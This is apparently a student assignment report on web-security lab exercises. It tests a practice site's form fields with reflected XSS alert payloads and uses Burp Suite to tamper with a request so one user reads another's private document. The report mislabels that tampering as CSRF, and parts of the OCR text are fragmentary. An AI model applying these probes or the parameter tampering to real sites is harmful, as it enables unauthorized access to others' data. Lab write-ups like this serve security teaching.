Zirui Liu（ID：32350686）Assignment2 report

Task A **2**

A.1 2

A.2 3

TaskB **6**

Task A

A.1


Username, location, report date, and report Topic may be vulnerable because we can put javascript code into these fields. If the website run this code, it means a reflected XSS vulnerability input injection point exists here.

For the password field, if we put javascript code there, it can not log in successfully. for the report number field, we can only type in number instead of javascript code. So these two fields are not vulnerable.

A.2

Report Topic is where a reflected XSS vulnerability input injection point exists and is exploitable. Here is the trial.


To test these points, we try to input <script>alert(‘xss’)</script> or <img src=1 href=1 onerror=”alert(‘XSS’)”></img> to every input box of these 4 fields.Both will show string ‘xss’ in the pop-up window if run by the website. The attack succeeded if the window popped up to show the text ‘xss’ after submitting the input. Otherwise, the attack is prevented.
Here is the process of trial.



Voting Committee Information

Enter your Secure App voting committee username, password and location to view confidential committee information:

Username: <script>alert(‘xss’)</script>
Password: •••••••••••••
Location: Sydney




Voting Committee member authentication Verified!

Hi, voting committee member <script>alert('xss')</script>
Your location is Sydney.

To view a private voting committee document please enter the following document details:

Report Number:
Report Date:
Report Topic:


The javascript code is taken as a simple string rather than run by the website, so the user name field is not vulnerable. The same thing happened for location and report date.



Voting Committee Information

Enter your Secure App voting committee username, pass

Username: Delta
Password: ••••••••••••••
Location: <script>alert('xss')</script>




Voting Committee member authentication Verified!

Hi, voting committee member Delta
Your location is <script>alert('xss')</script>.

To view a private voting committee document please enter the following document details:

Report Number: 1
Report Date: <script>alert('xss')</script>
Report Topic: Cybersecurity




Hello Committee Member Delta.
Here is the contents of the confidential committee report
Report Topic: Cybersecurity, **Report Date.:** <script>alert('xss')</script>, **Report No.:** 1

Voting Committee Report

Australia is a representative democracy, which means Australians vote to elect members of parliament to make laws and decisions on their behalf. It is compulsory for Australian citizens 18 years and over to enrol to vote.
It is also compulsory to attend a voting place on election day or to vote by mail.

When I put the code into the Report topic field, string xss appeared on the pop-up window. That means the code is run by the website.




Voting Committee member authentication Verified!

Hi, voting committee member <img src=1 href=1 onerror="alert('XSS')"></img>
Your location is sydney.

To view a private voting committee document please enter the following document details:

Report Number: 1
Report Date: may 2022
Report Topic: f=1 onerror="alert('XSS')"></img>



```
54.206.252.6/fetchdoc.php?N=1&Da=may+2022&V=<img+src%3D1+href%3D1+onerror%3D"alert('XSS')"><%2Fimg>
```

Hello Committee Member <img src=1 href=1 onerror="alert('XSS')"></img>.
Here is the contents of the confidential committee report
Report Topic: , **Report Date.:** may 2022, **Report No.:** 1

Voting Committee Report


Australia is a representative democracy, which means Australians vote to elect members of parliament to make laws and decisions on their behalf. It is compulsory for Australian citizens 18 years and over to enrol to vote.
It is also compulsory to attend a voting place on election day or to vote by mail.

XSS

Therefore Report Topic is where a reflected XSS vulnerability input injection point exists.

TaskB

Yes, Bob can gain unauthorized access to Charlie’s personal private data. This website is vulnerable to CSRF attacks. The hacker can intercept the session to get the cookie for verification. Then make some changes to the information and forward it to the server. In this case, Bob intercepts the session when he was trying to view his own documents.


Burp Suite Community Edition v2.1.07 - Temporary Project
23:44
Secure App Developer
Burp Suite Community Edition v2.1.07 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Firefox Web Browser
View Document
Logout
Log in

Hello, member Bol

Pl... ivate docu

Doc ID: 1

Secure App D
Documents

Hello member! Here, you can

Personal Private I

Enter your member name and

Member Name:


Member password:

Request to http://54.206.252.6:80

```
POST /persdoc.php HTTP/1.1
Host: 54.206.252.6
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 306
Origin: http://54.206.252.6
Connection: close
Referer: http://54.206.252.6/persdoc.php
Cookie: PHPSESSID=fo5vpml6qvefv9e14ke3unfek1
Upgrade-Insecure-Requests: 1

psID=fo5vpml6qvefv9e14ke3unfek1&un=Bob&dn=1&sIDrx=7575f6a9333301dc3ab32c6b4c307fcae5a158a9f1b5fb3974f6d7df6412a91509adbbea
ca3d3d567e880ade013cf0274592a1eed36f323c7ed06c1f5dcc018de481697c1bc04ca7bcf7d474ce5142e1060955770f080d68959b90addeef2f288
1ff01bbc61377c1922db8cf511505469f467349925831c831cd5912d1a8e714
```


Then he changes the name from Bob to Charlie.



```
rer: http://54.206.252.6/persdoc.php
ie: PHPSESSID=fo5vpml6qvefv9e14ke3unfek1
ade-Insecure-Requests: 1

=fo5vpml6qvefv9e14ke3unfek1&un=Charlie&dn=1&sIDrx=2cfa8ea
6676a7412a888ed806e857420a1f6c08c96af717e2c4833dab770b3ab
0b20ae4e61307b88a0b2e9621d5df28cd74f0e9e4c20a2373cdb7b672
4af222bf735270075d253f236e3858fcf445902081e9b5a5912ea1f33
```

Then forward this message to the server. The server will mistake Bob for Charlie because he is using the right cookie for verification. So Bob can see Charlie’s document this way.



Contents of Document

User ID: Charlie, Private Document ID: 1:

I'm member ID: Charlie, This is my private document 1

Congrats, you've discovered my document, hacker!

The consequence of an XSS attack is the same regardless of whether it is stored or reflected (or DOM Based). The difference is in how the payload arrives at the server. Do not be fooled into thinking that a “read-only” or “brochureware” site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user’s session cookie, allowing an attacker to hijack the user’s session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirect the user to some other page or site, or modify presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company’s stock price or lessen consumer confidence. An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose. For more information on these types of attacks see Content_Spoofing.